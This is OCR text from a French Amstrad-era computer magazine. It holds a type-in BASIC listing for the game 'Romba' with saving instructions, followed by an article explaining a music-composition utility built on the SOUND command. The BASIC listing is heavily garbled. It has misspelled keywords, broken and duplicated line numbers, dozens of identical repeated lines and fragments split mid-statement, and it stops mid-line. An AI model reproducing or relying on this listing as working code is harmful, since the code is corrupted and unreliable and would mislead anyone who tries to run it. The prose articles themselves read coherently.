1680 REM : : : : : [1661]
1690 REM : : : : : [1661]
1700 REM : : : : : [1661]
1710 REM : : : : : [1661]
1720 REM : : : : : [1661]
1730 REM : : : : : [1661]
1740 REM : : : : : [1661]
1750 REM : : : : : [1661]
1760 REM : : : : : [1661]
1770 REM : : : : : [1661]
1780 REM : : : : : [1661]
1790 REM : : : : : [1661]
1800 REM : : : : : [1661]
1810 REM : : : : : [1661]
1820 REM : : : : : [1661]
1830 REM : : : : : [1661]
1840 REM : : : : : [1661]
1850 REM : : : : : [1661]
1860 REM : : : : : [1661]
1870 REM : : : : : [1661]
1880 REM : : : : : [1661]
1890 REM : : : : : [1661]
1900 REM : : : : : [1661]
1910 REM : : : : : [1661]
1920 REM : : : : : [1661]
1930 REM : : : : : [1661]
1940 REM : : : : : [1661]
1950 REM : : : : : [1661]
1960 REM : : : : : [1661]
1970 REM : : : : : [1661]
1980 REM : : : : : [1661]
1990 REM : : : : : [1661]
2000 REM : : : : : [1661]

```

Os court !

ROMBA

La subtile stratégie de notre héros consiste à éviter les embûches et à tirer sur tout ce qui bouge en se ravitaillant au passage en munitions. L'accès aux tableaux (dix sont à franchir pour retrouver le prisonnier) s'effectue par le haut de l'écran.

Triste serait la vie de Romba, s'il n'avait de temps à autre un vieil ami à délivrer en territoire ennemi...

Sauvegarde

Sauvez sous le nom «ROMBA» le programme Basic principal. Entrez ensuite par *Amsaisie*


V.2 en vous reportant à son mode d'emploi, les deux listings de codes hexadécimaux.

Nom Adr. déb. Long
SPRIROM &8000 &67F

ROUTROM &9D40 &547

La longueur est ici précisée à l'attention de ceux qui envisagent raisonnablement de morceler leur travail en plusieurs fichiers qui devront ultérieurement être réunis en deux fichiers définitifs.

Claude Le Moulléc




```

a,b,d,4):v2=VAL("A"-RIGHTS(bis,2)):POKE
670 v1=VAL("A"-LEFTS(bis,2)):POKE (3289)
debut1,v2:POKE debut+2,v1
680 add1=POKE(a,b):bis=HEXIS(add,4) (3192)
v2=VAL("A"-RIGHTS(bis,7)):POKE
690 v1=VAL("A"-LEFTS(bis,2)):POKE (2785)
debut3,v1:POKE debut+4,v1
700 INT("POKE")=1:POKE debut+5, (4152)
ss:debutdebut+4
710 NEXT:Y=12:CALL AA90D.FN po(X,Y) (3119)
P.SP(1):POKE FN po(X,Y),10
720 IF @GOSU:POKE AA933,0:GOSU (2126)
2549:RETURN
730 REM: (1736)
740 REM: (419)
750 REM: ROUTINE PRINCIPALE (2225)
760 REM: (419)
770 REM: (1736)
780 pa=pa-1:IF pa=14 THEN GOSUB 8 (2695)
1890
790 IF PERK(AA933)=1 THEN 2120 (1102)
800 IF INKEY(PA)=0 THEN 1230 (1746)
810 IF INKEY(IA)=0 THEN SS=1:GOTO (1375)
1890
820 IF INKEY(BA)=0 THEN SS=2:GOTO (2373)
970
830 IF INKEY(GA)=0 THEN SS=4:GOTO (1702)
1060
840 IF INKEY(DA)=0 THEN SS=3:GOTO (1755)
1150
850 GOTO 780 (499)
860 pa=0:CALL AA228:RETURN (1255)
870 REM: VERS LE HAUT: (1275)
880 XL=X1-Y1-Y+Y+1:IF PERK(FN po (X,Y))=0 THEN 1018 (2615)
890 IF PERK(FN po(X,Y))=0 OR PE (2615)
900 IF PERK(FN po(X,Y))=9 THEN 2 (1868)
350
910 Y=Y-1:pa=pa-2:GOTO 780 (1827)
920 SOUND 1,300,5,1,1,1,15 (1467)
930 CALL AA90D.FN po(X1,Y1),SP(25 (2955)
940 CALL AA90D.FN po(X1,Y1),SP(1):P (2429)
950 FN po(X,Y),10 (715)
960 pa=pa-3:GOTO 780 (1275)
970 XL=X1-Y1-Y+Y+1:VERS LE BAS: (1275)
980 XL=X1-Y1-Y+Y+1:IF PERK(FN po (X,Y))=0 THEN 1018 (2615)
990 IF PERK(FN po(X,Y))=0 OR PE (2615)
1000 IF PERK(FN po(X,Y))=9 THEN 2 (1868)
970 Y=Y-1:pa=pa-2:GOTO 780 (2182)
1010 SOUND 1,300,5,1,1,1,15 (1467)
1020 CALL AA90D.FN po(X1,Y1),SP(2 (2955)
5):POKE FN po(X1,Y1),0 (3837)
1030 XL=X1-Y1-Y+Y+1:POKE FN po(X,Y),10 (715)
1040 pa=pa-3:GOTO 780 (1052)
1050 REM: A GAUCHE: (1052)
1060 XL=X1-Y1-Y+Y+1:IF PERK(FN po (X,Y))=0 THEN 1100 (1322)
1070 IF PERK(FN po(X,Y))>10 OR P (2615)
1080 IF PERK(FN po(X,Y))=2 THEN 1910 (1868)
1090 IF PERK(FN po(X,Y))=9 THEN (1868)
2350
1090 X=X+1:pa=pa-2:GOTO 780 (1753)
1100 SOUND 1,300,5,1,1,1,15 (1467)
1110 CALL AA90D.FN po(X1,Y1),SP(2 (2955)
5):POKE FN po(X1,Y1),0 (2532)
1120 CALL AA90D.FN po(X,Y),SP(10) (715)
1130 pa=pa-3:GOTO 780 (1375)
1140 REM: A DROITE: (1375)
1150 XL=X1-Y1-Y+Y+1:IF PERK(FN po (X,Y))=0 THEN 1190 (4114)
1160 IF PERK(FN po(X,Y))=0 OR PE (2615)
1170 IF PERK(FN po(X,Y))=2 THEN 1910 (1868)
1180 IF PERK(FN po(X,Y))=9 THEN (1868)
2350
1180 X=X+1:pa=pa-2:GOTO 780 (1753)
1190 DI SOUND 1,300,5,1,1,1,15 (1913)
1200 CALL AA90D.FN po(X1,Y1),SP(2 (2955)
5):POKE FN po(X1,Y1),0 (3208)
1210 CALL AA90D.FN po(X,Y),SP(1):P (715)
1220 pa=pa-3:GOTO 780 (1736)
1230 REM: (419)
1240 REM: (419)
1250 REM: (419)
1260 REM: (419)
1270 REM: (419)
1280 IF mun=0 THEN pa=pa-1:GOTO 7 (4231)
1290 IF SOUND 1,8,15,0,0,5 (1893)
3):ELSE
1300 CALL AA90D.FN po(X,Y),SP(SS (1893)
3):ELSE
1300 ON SS GOTO 1320,1419,1500,15 (1404)
90
1310 REM: VERS LE HAUT: (881)
1320 IF PERK(FN po(X,Y-1))=4 THEN (3225)
N dx=0:dy=1:GOTO 1720
1330 a=PERK(FN po(X,Y-FE)):IF a< (2895)
90 THEN
1340 CALL AA90D.FN po(X,Y-FE),SP (3387)
2):CALL AA90D.FN po(X,Y-FE),SP(25 (1)
)
1350 fe=fe+1:IF FE=6 THEN 1670 XL (1152)
SE 1330
01360 IF a<10 THEN 1670 ELSE CALL (2862)
AA90D.FN po(X,Y-FE),SP(23)
1370 SC Fe=1:100:NEXT:CALL AA9 (3222)
0D.FN po(X,Y-FE),SP(24)
1380 POKE FN po(X,Y-FE),0:POKE B (1315)
UT=(A-11)*6,0
1390 ac=a-5:GOSUB 2470:CALL AA90 (4288)
D.FN po(X,Y-FE),SP(25):GOTO 1680
1400 REM: VERS LE BAS: (1275)
1410 IF PERK(FN po(X,Y+1))=4 THEN (2779)
N dx=0:dy=-1:GOTO 1720
1420 a=PERK(FN po(X,Y-FE)):IF a< (2221)
90 THEN 1450
1430 CALL AA90D.FN po(X,Y-FE),SP (3459)
5):CALL AA90D.FN po(X,Y-FE),SP(25 (1)
)
1440 fe=fe+1:IF FE=6 THEN 1670 XL (846)
SE 1420
01450 IF a<10 THEN 1670 ELSE CALL (2630)
AA90D.FN po(X,Y-FE),SP(23)
1460 FOR T=1 TO 100:NEXT:CALL AA9 (3714)
0D.FN po(X,Y-FE),SP(24)
1470 IF PERK(FN po(X,Y-FE),0:POKE B (2319)
UT=(A-11)*6,0
1480 ac=a-5:GOSUB 2470:CALL AA90 (3746)
D.FN po(X,Y-FE),SP(25):GOTO 1680
1490 REM: A GAUCHE: (1375)
1500 IF PERK(FN po(X,Y-1))=4 THEN (3087)
N dx=1:dy=0:GOTO 1720
1510 a=PERK(FN po(X,Y-FE)):IF a< (2767)
90 THEN 1540
1520 CALL AA90D.FN po(X,Y-FE),SP (4099)
B):CALL AA90D.FN po(X,Y-FE),SP(25 (1)
)
1530 fe=fe+1:IF FE=6 THEN 1670 XL (844)
SE 1510
01540 IF a<10 THEN 1670 ELSE CALL (2945)
AA90D.FN po(X,Y-FE),SP(23)
1550 FOR T=1 TO 100:NEXT:CALL AA9 (3344)
0D.FN po(X,Y-FE),SP(24)
1560 POKE FN po(X,Y-FE),0:POKE B (1767)
UT=(A-11)*6,0
1570 ac=a-5:GOSUB 2470:CALL AA90 (3194)
D.FN po(X,Y-FE),SP(25):GOTO 1680
1580 REM: A GAUCHE: (1052)
1590 IF PERK(FN po(X,Y-1))=4 THEN (3799)
N dx=-1:dy=0:GOTO 1720
1600 a=PERK(FN po(X,Y-FE)):IF a< (3195)
90 THEN 1630
1610 CALL AA90D.FN po(X,Y-FE),SP (3112)
1):CALL AA90D.FN po(X,Y-FE),SP(2 (1)
)
1620 fe=fe+1:IF FE=6 THEN 1670 XL (1050)
SE 1600
01630 IF a<10 THEN 1670 ELSE CALL (3415)
AA90D.FN po(X,Y-FE),SP(23)
1640 FOR T=1 TO 100:NEXT:CALL AA9 (3826)
0D.FN po(X,Y-FE),SP(24)
1650 POKE FN po(X,Y-FE),0:POKE B (2876)
UT=(A-11)*6,0
1660 ac=a-5:GOSUB 2470:CALL AA90 (3887)
D.FN po(X,Y-FE),SP(25):GOTO 1680
1670 mun=mun-1:IF GOSUB 2450:pa=pa-5 (1095)
:GOTO 780
1680 pa=pa-1:IF a<10 THEN 1670 (3365)
1690 add=ADD+(A-11)*6:POKE add, (6301)
1:POKE add+1,658:POKE add+2,AA9:P
1:POKE add+3,648:POKE add+4,6C1:POKE
add+5,INT(RND*10)+1:GOTO 1670
1700 POKE add+4,add3:POKE add+5,3 (2615)
:POKE add+5,GOTO 1670
1710 REM: RAKESSE MUNITIONS: (1731)
1720 IF T=0 THEN 1750 (1085)
1730 FOR h=1 TO 5:CALL AA90D.FN P (2442)
0C(dx,Y,dy),sp(20)
1740 CALL AA90D.FN po(X,Y-FE),SP (1953)
sp(25):NEXT
1750 POKE FN po(X,Y-dx,Y,dy),0:mun (3416)
mun=12:IF mun>90 THEN mun=90
2440:CALL AA90D.FN po(X,Y-FE),SP(23)
1770 REM: LIBERER PRISONNIER: (1527)
1780 SOUND 129,250,0,0,4,4 (1489)
1790 FOR h=1 TO 20:CALL AA90D.FN (3288)
POC(dx,Y,dy),sp(20)
1800 CALL AA90D.FN po(X,Y-dx,Y,dy), (1953)
sp(25):NEXT
1810 FOR h=7 TO 15:CALL AA90D.FN (2979)
POC(dx,Y,dy),sp(25)
1820 CALL AA90D.FN po(h,T),sp(25) (1666)
:NEXT
1830 a="WOCS-AVEZ BRUSSI":al=7:y (3371)
1:ZER=0:GOSUB 310
1840 SOUND 129,250,0,0,4,4:WHILE (2246)
INKEYS<"":WEND

```

PROGRAMMATION

```

1850 CALL ABB10:RUN 100 (847)
1860 REM : (1736)
1870 REM : (419)
1880 REM : VIA -1 (447)
1890 REM : (419)
1900 REM : (1736)
1910 IF s=1 THEN m=1 ELSE IF s= (4375)
2 THEN m=4 ELSE IF s=3 THEN m=
7 ELSE m=10
1920 IF PREK(FN POK(X,Y))>10 THEN (1851)
1930 REM : (7971)
1940 ENT 2,5,3,2,15,-1,15:SECOND 4 (2704)
0,0,0,2,0,15
1950 CALL A&00D.FN POK(X,Y),SP(2) (2151)
5:FOR h=1 TO 19 (419)
1960 CALL A&00D.FN POK(X,Y),SP(M) (3384)
FOR T=1 TO 50:NEXT
1970 CALL A&00D.FN POK(X,Y),SP(18) (2279)
2000 REM : (553)
1980 REM :> TOUCHE ENNEMI :> (553)
1990 SOUND 129,250,0,0,4,4:FOR h= (1931)
1 TO 15
2000 CALL A&00D.FN POK(X,Y),SP(M) (2658)
:FOR T=1 TO 50:NEXT
2010 CALL A&00D.FN POK(X,Y),SP(2) (1625)
5:NEXT
2020 CALL A&00D.FN POK(X,Y),SP(2) (2707)
3:CALL A&00D.FN POK(X,Y),SP(24)
2030 view=1:IF VIR<0 THEN 2220 (2120)
ELSE GOSUB 3440
2040 FOR T=1 TO 10:FOR G=2 TO 19 (1339)
2050 IF PREK(FN POK(G,H))<10 THEN (2198)
2070
2080 POKE FN POK(G,B),B:CALL A&00 (2868)
2090 POKE FN POK(G,S),S
2090 POKE FN POK(H,B)-B:OUT 40:BA50 (2683)
2100 REM :>NEXT
2110 REM :>NEXT
2120 REM :>NEXT
2130 SOUND 129,250,0,0,4,4
2140 FOR T=1 TO 15:CALL A&00D.FN (2769)
POK(X,Y),SP(M)
2150 FOR T=1 TO 50:NEXT:CALL A&00 (3594)
D.FN POK(X,Y),SP(25):NEXT
2160 CALL A&00D.FN POK(X,Y),SP(33) (3852)
CALL A&00D.FN POK(X,Y),SP(24):GOTO (2030)
2170 REM : (1736)
2180 REM : (934)
2190 REM : (419)
2200 REM : (1736)
2210 REM : (2704)
2220 SOUND 1,250,0,0,4,4:WHILE IN (2704)
KEYS<="WEND
2230 FOR h=7 TO 15:CALL A&00D.FN (2797)
h=7:GOTO 2520
2240 CALL A&00D.FN POK(h,7),SP(25) (2099)
:NEXT:NT=0
2250 aS="VOUS AVEZ ECROU" :z1=7: (4245)
1:7:GOTO 2520
2260 NT=NT+1:IF NT<7 THEN NT=1 (1288)
2270 SOUND 49,MP(NT/4),MD(NT/4)+ (1419)
5:SECOND 4:MP(NT),MD(NT)+14,12
2280 IF NT=7 THEN MD(NT)+14,12 (4119)
14:AS INKETS:IF AS="" THEN 2260
2290 CALL ABCA7:CLS #1:GOTO 290 (1602)
2300 REM : (1736)
2310 REM : (419)
2320 REM : PASSES LE TABLEAU (1908)
2330 REM : (419)
2340 REM : (1736)
2350 CALL A&00D.FN POK(X,Y),SP(2) (1715)
2360 CALL A&00D.FN POK(X,Y),SP(1) (1646)
2370 t=1:sc=0:FO=5:CLS #1:GOSU (3491)
2380 REM : (2732)
2390 FOR T=1 TO 2000:NEXT:GOTO 38 (2732)
2400 REM : (1736)
2410 REM : GESTION DES SCORES :> (1736)
2420 REM : (419)
2430 REM : (1736)
2440 aS=STR$(vie):z1=3:y1=13:cer= (3812)
4:GOSUB 310:RETURN
2450 aS=STR$(mun):IF mun<10 THEN (5298)
z1=1:y1=13:cer=0:GOSUB 310:RETURN
2460 z1=1:y1=13:cer=2:GOSUB 310: (2403)
RETURN
2470 aS=STR$(sc):aS=RIGHT$(aS,LEN (2688)
(aS)-1)
>2480 IF sc>999 THEN z1=7:y1=13:ce (3128)
7:GOSUB 310:RETURN
>2490 IF sc>999 THEN z1=7:y1=13:cer (2237)
7:GOSUB 310:RETURN
>2500 IF sc>999 THEN z1=8:y1=13:cer= (1844)
2:GOSUB 310:RETURN
2510 z1=8:y1=13:cer=0:GOSUB 310:R (1931)
2520 aS=STR$(ta):aS=RIGHT$(aS,LEN (1517)
(aS)-1)
2530 IF ta>9 THEN z1=7:y1=13:cer= (2256)
2:GOSUB 310:RETURN
2540 z1=13:y1=13:cer=0:GOSUB 310: (2289)
RETURN
2550 REM : (1736)
2560 REM : PRESENTATION :> (1647)
2570 REM : (419)
2580 REM : (1736)
2590 REM : (2795)
1,15,1,20,-2,0,5:ENV 14,1,15,1,10
-3,0,5
2610 GOSUB 2000:EVERY 20,2 GOSUB (2739)
2620 REM : (2739)
2630 FOR h=1 TO 20:FOR G=5 TO 9:CE (2754)
CALL A&00D.FN POK(h,G),SP(15):NEXT
G,h
2640 CALL A&00D.FN POK(1,11),SP(7) (2313)
:RESTORE 2930
2650 FOR h=1 TO 20:CALL A&00D.FN (2223)
POK(h-1,1),SP(25)
2660 CALL A&00D.FN POK(h,11),SP(7) (3393)
:FOR T=1 TO 50:NEXT
2670 CALL A&00D.FN POK(h,11),SP(1) (2869)
:FOR T=1 TO 50:NEXT
2680 CALL A&00D.FN POK(h,11),SP(1) (2772)
ELSE IF aS="" THEN aS="00000"
2690 CALL A&00D.FN POK(h,11),SP(3) (3439)
2690 FOR G=1 TO 5:aS=VAL(MID$(aS, (2523)
1,G),10)
2700 CALL A&00D.FN POK(h,G+4),SP(2) (2784)
3:FOR T=1 TO 100:NEXT
2710 CALL A&00D.FN POK(h,G+4),SP(2) (3163)
2720 CALL A&00D.FN POK(h,G+4),SP(2) (2875)
5:FOR T=1 TO 100:NEXT
2730 NEXT G
2740 h=1:h=CALL A&00D.FN POK(20,1) (2168)
1,SP(25)
2750 aS="LMC SOFTWARE":z1=8:y1=2: (2563)
CER=2:GOSUB 310
2760 aS="PRESIDENT":z1=9:y1=3:CER= (3362)
2:GOSUB 310
2770 aS="OU":z1=10:y1=11:CER=0:GO (2139)
SUB 310
2780 aS="LE GUERRIER DE L'IMPOSS (3017)
BLE":z1=14:y1=12:CER=1:GOSUB 310
2790 WHILE INKETS<"WEND:WINDOW (3782)
#1,20,19,25:CLS
2800 aS="JOUSSICE":z1=8:y1=12: (2739)
CER=1:GOSUB 310
2810 aS="2 CUSPUSRS":z1=8:y1=13: (2346)
CER=2:GOSUB 310
2820 AS=INKETS:IF AS="" THEN 2820 (1437)
2830 AS=ASC(aS):IF aS<49 OR aS>TH (2498)
EN 2820
2840 aS="A=49 THEN BA7:GA7:DA= (3672)
75:BA7=7A:7A=76:GOTO 2860
2850 IF A=50 THEN BA2=7A:GA8=DA=1: (1915)
6:GOTO 2860
2860 aS="A=7A
2870 IF A=7A THEN BA7:GA7:CLS: (1463)
2880 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2890 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2900 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2910 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2920 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2930 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2940 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2950 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2960 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2970 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2980 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
2990 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3000 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3010 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3020 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3030 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3040 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3050 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3060 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3070 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3080 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3090 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3100 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3110 DI=IF (SQ(1) AND 7)=0 THEN E (5216)
:RETURN ELSE NT=NT+1:IF NT<7 THEN
3120 DI=IF (SQ(
```


MUSIQUE MAESTRO II

EDITEZ VOS JEUX INTERDITS

L'art de traduire une partition en données assimilables par le processeur sonore (commande SOUND) vous est connu depuis l'article de Micro-Mag n°1. Sa conclusion, l'achat d'un logiciel musical ne s'impose pas toujours.

Voici donc un utilitaire (listing 1) destiné à faciliter votre vie de compositeur. Le mode d'emploi assez conséquent est volontairement exclu du programme afin de ne pas en allonger la frappe. Le détail des procédures permettra de mieux appréhender son fonctionnement et soulignera les points essentiels à respecter

Fonctionnement

Son but est normalement de fournir trois données de base

quasiment indispensables: la valeur du canal, la séquence vibratoire de la note et un indice de durée qui respecte le rapport de temps entre les différents types de notes (blanche,

noire, etc.). Cet indice sera ensuite multiplié par une valeur plus ou moins grande afin de varier la vitesse d'exécution. Dès le lancement, le programme vous propose de recharger un fichier (poursuite d'un travail). Sachez qu'un fichier sauvegardé contient, en plus des valeurs musicales, les différents paramètres spéciaux déterminés lors d'un premier travail (numéro d'enveloppes, bruit, canaux concernés par ces données) et ceux utiles à la reprise ultérieure d'un travail (nombre total de données, lieu de stockage en Ram pour la suite du morceau).

S'il s'agit d'un nouveau travail, vous pourrez ou non adjoindre des données supplémentaires (numéro d'enveloppe de volume, de tonalité ou indice de bruit) aux trois données de base ainsi que le ou les canaux concernés par ces paramètres. Bon à savoir: si vous choisissez ces trois données pour, par exemple, un son particulier sur le canal B (le canal A restant lui en son pur), le complément sera fait par le programme pour les notes du canal A avec une enveloppe de volume, de tonalité et une indice de bruit, tous mis à 0. Cela afin que la routine de votre programme ultérieur puisse tou-

jours chercher le même nombre de données.

Bien sûr, le programme peut être modifié de telle sorte qu'il ne sauvegarde pas ces compléments à 0. Il devra alors tester, suivant les valeurs-canal (il en existe certaines relatives à un seul, vu les possibilités de rendez-vous), à quel canal il a affaire (A, B ou C) pour aller chercher le nombre correct de données le concernant. Ces tests Basic sont extrêmement longs.


Notre choix a aussi été guidé par le fait qu'un thème musical assez important agrémenté souvent l'écran de présentation. On peut alors mettre tout cela dans un programme à part, qui au final, lancera le programme principal (l'importance du nombre de données n'est plus alors un inconvénient).

Exemple d'un cas spécial: vous désirez un numéro d'enveloppe de volume et de bruit pour le A et d'env. de tonalité seulement pour le B. Il faut alors déclarer les trois, sélectionner les canaux A et B et ensuite modifier à l'écran ces données pour chaque canal en mettant à 0 celle(s) qui ne s'applique(nt) pas à lui. A éviter car trop fastidieux!

Au menu

Apparaissent ensuite à l'écran, quatre flèches dans quatre menus autorisant différents choix:

- **HAUT** (touches «.» et F0) : sélection du canal désiré et possibilités de rendez-vous avec un ou deux autres canaux.



• **BAS** (touches gauche et droite) : choix d'un indice de durée, valables pour les notes et les silences (voir DROITE).
Signification des abrégés:

- R : Ronde
- B P : Blanche pointée
- B : Blanche
- N P : Noire pointée
- N : Noire
- C P : Croche pointée
- C : Croche
- D C P : Double croche pointée
- D C : Double croche
- T C : Triple croche

Cet éventail de durées devrait suffire à couvrir la plupart des partitions.

• **DROITE** (touche haut et bas) : choix de la note désirée. La portée en clef de Sol présente trois octaves de MI à MI. «S» permet de demander un silence. Diéser ou bémoliser une de ces notes s'obtient par l'option GAUCHE.

N. B. Le bémol sur le MI le plus grave et le dièse sur le MI le plus aigu n'ont pas d'effet sur sa valeur, ces notes étant limitées.

• **GAUCHE** (touches «|» et «>») :

- Env. Ent. Bruit: octroie un numéro d'enveloppe de volume, de tonalité ou une valeur de bruit. Attention, ces données ne seront sauvegardées que si vous en avez fait la déclaration préalable. Elles seront alors ajoutées aux valeurs canal-note-durée et ce, uniquement pour le ou les canaux choisis au départ, les autres étant à 0. Employer les touches «>» et «|» en vous plaçant devant les valeurs à modifier.

- Dièse et Bémol: modifient en conséquence la note choisie sur la portée. Normal rétablit l'état naturel de la note.

- Reset-Sauver: le résultat des diverses opérations mentionnées ci-dessus, s'inscrit toujours interactivement en bas à gauche de l'écran à la suite de SOUND. Il est donc possible de sélectionner le canal, la note (avec ou non altération) et la durée, puis de relever le résultat exploitable ultérieure-

ment au sein de programmes Basic dans des lignes DATA (voir *Micro-Mag* n°1). Cette solution est recommandée aux débutants en programmation pour de petites mélodies. Toutefois, les plus costauds peuvent procéder autrement. Une fois les divers paramètres réglés, l'appui sur la barre d'espacement transfère les données dans une zone mémoire réservée en Ram (à partir de 20000, ce qui permet de placer encore plus de 21000 données).

Un compteur indique le nombre de données sauvegardées dans cette zone. Un appui sur «E» permet à tout moment d'en apprécier le contenu. Toutefois, il s'agit d'une lecture simplifiée ne prenant en compte que les notes, durées et bruit, le résultat étant passé uniquement sur le canal A (soit le 1). Des séquences non terminées de canaux en rendez-vous, auraient risqué de bloquer irrémédiablement le programme. Quant aux enveloppes de volume et tonalité, nous n'avons ici que leur numéro. C'est vous en effet qui déterminerez leurs natures exactes dans votre programme. Cette vérification permet cependant de vérifier globalement la justesse de la mélodie. Un contrôle fréquent permet de déceler les «couacs», car l'option Reset, à chaque demande, autorise certes le retour en arrière, mais en «supprimant» la dernière séquence de données.

L'option «sauver» sauvegarde un fichier binaire contenant toutes ces données. Il suffira de le recharger dans une zone protégée par MEMORY et d'aller puiser les valeurs par PEEK (*listing 3*). Le *listing 2* est un chargeur Basic créant un fichier binaire du type de celui généré par le programme 1. Une fois JEUXINT.BIN créé, il peut être exécuté par le programme 3 ou rechargé dans le programme 1, ou bien encore utilisé pour faire fonctionner le programme 4 (*listing 4*, créa-

teur de DATA). Ce thème est le reflet exact de la partition guitare de «Jeux Interdits».

Par cette option (sauver), pensez à effectuer de temps à autre une sauvegarde de sécurité, on n'est jamais à l'abri d'une micro-coupure secteur. Sachez encore qu'un appui sur CONTROL/F place la valeur 255 pour le canal, la note et la durée, ceci afin de marquer la fin de votre travail. Examinez le programme 3 qui détecte ainsi la fin des données de la mélodie.

On peut éventuellement se passer de CONTROL/F en testant ultérieurement la mise à 0 de toutes les données. Mais si la zone où elles sont placées contiennent déjà des valeurs non remises à 0, vous risquez d'avoir des problèmes de détection de fin.

Enfin, si vous rechargez dans le premier programme un fichier clôturé par CONTROL/F (par erreur ou pour un essai intermédiaire), le programme le détectera et se chargera automatiquement de supprimer les valeurs de clôture (255) pour vous permettre de continuer le travail! Au final, s'il y a des «couacs», le petit programme n°4 qui récupère les valeurs binaires sous forme de lignes de DATA, permet de chercher et corriger plus facilement les erreurs. Attention, celui-ci crée de fausses lignes Basic affichées à l'écran comme un texte quelconque. Il faut ensuite employer SHIFT/flèches directionnelles pour amener un second curseur sur chacune de ces lignes et les dupliquer par COPY. Si votre œuvre est trop conséquente, les lignes DATA risquent, après scrolling de l'écran, de disparaître par le haut sans que vous les ayez validées. La solution: dès le remplissage des 3/4 de l'écran, appuyez deux fois sur ESC et relevez le numéro de la dernière ligne. Validez les lignes sauf la dernière certainement incomplète. Tapez AD = le numéro rele-

vé de la dernière ligne, suivi de : GOTO 150. Validez par RETURN et le programme continuera pour les données attendues (Nous avons coordonné le numéro de ligne avec la valeur de l'adresse en Ram). Nous utilisons personnellement cette procédure, car relever les valeurs à l'écran pour les ressaisir en DATA s'avère laborieux pour de longues mélodies.

Voilà! En fin de *listing* figure une liste des principales variables, le programme étant lui structuré par des Rem. Tout cela devrait vous permettre d'arranger à votre guise cet utilitaire de base.

Exemple de modifs

* Si je vois par exemple, tous les FA - sans exception, ou alors une ou deux facilement modifiables dans les lignes DATA - sont diésés dans la partition, je remplace dans la ligne des séquences vibratoires (chargement de DIM n), la valeur de FA par celle de FA# lisible à sa droite (cela, bien sûr, dans les trois octaves). Je n'ai plus ensuite à me préoccuper de demander un dièse avec le menu gauche, chaque demande de FA à droite donnant directement un FA#. On peut donc, pour un travail conséquent, modifier toutes les valeurs conformément à l'armature (altérations à la clé). C'est la procédure employée pour «Jeux Interdits», la deuxième partie de la mélodie comportant 4 dièses à la clef, cela m'a pris deux minutes pour modifier les valeurs de DIM n, quelques minutes supplémentaires m'ont suffi à retrouver le seul DO qui était demandé à l'état naturel (précédé d'un bémol).

* Si l'on ne joue que sur un seul canal, on peut enlever le POKE ADR, CANAL et transformer ADR = ADR + 4 par ADR = ADR + 3. Le numéro de canal sera donné directement derrière la commande SOUND de votre programme,

Guy Poli

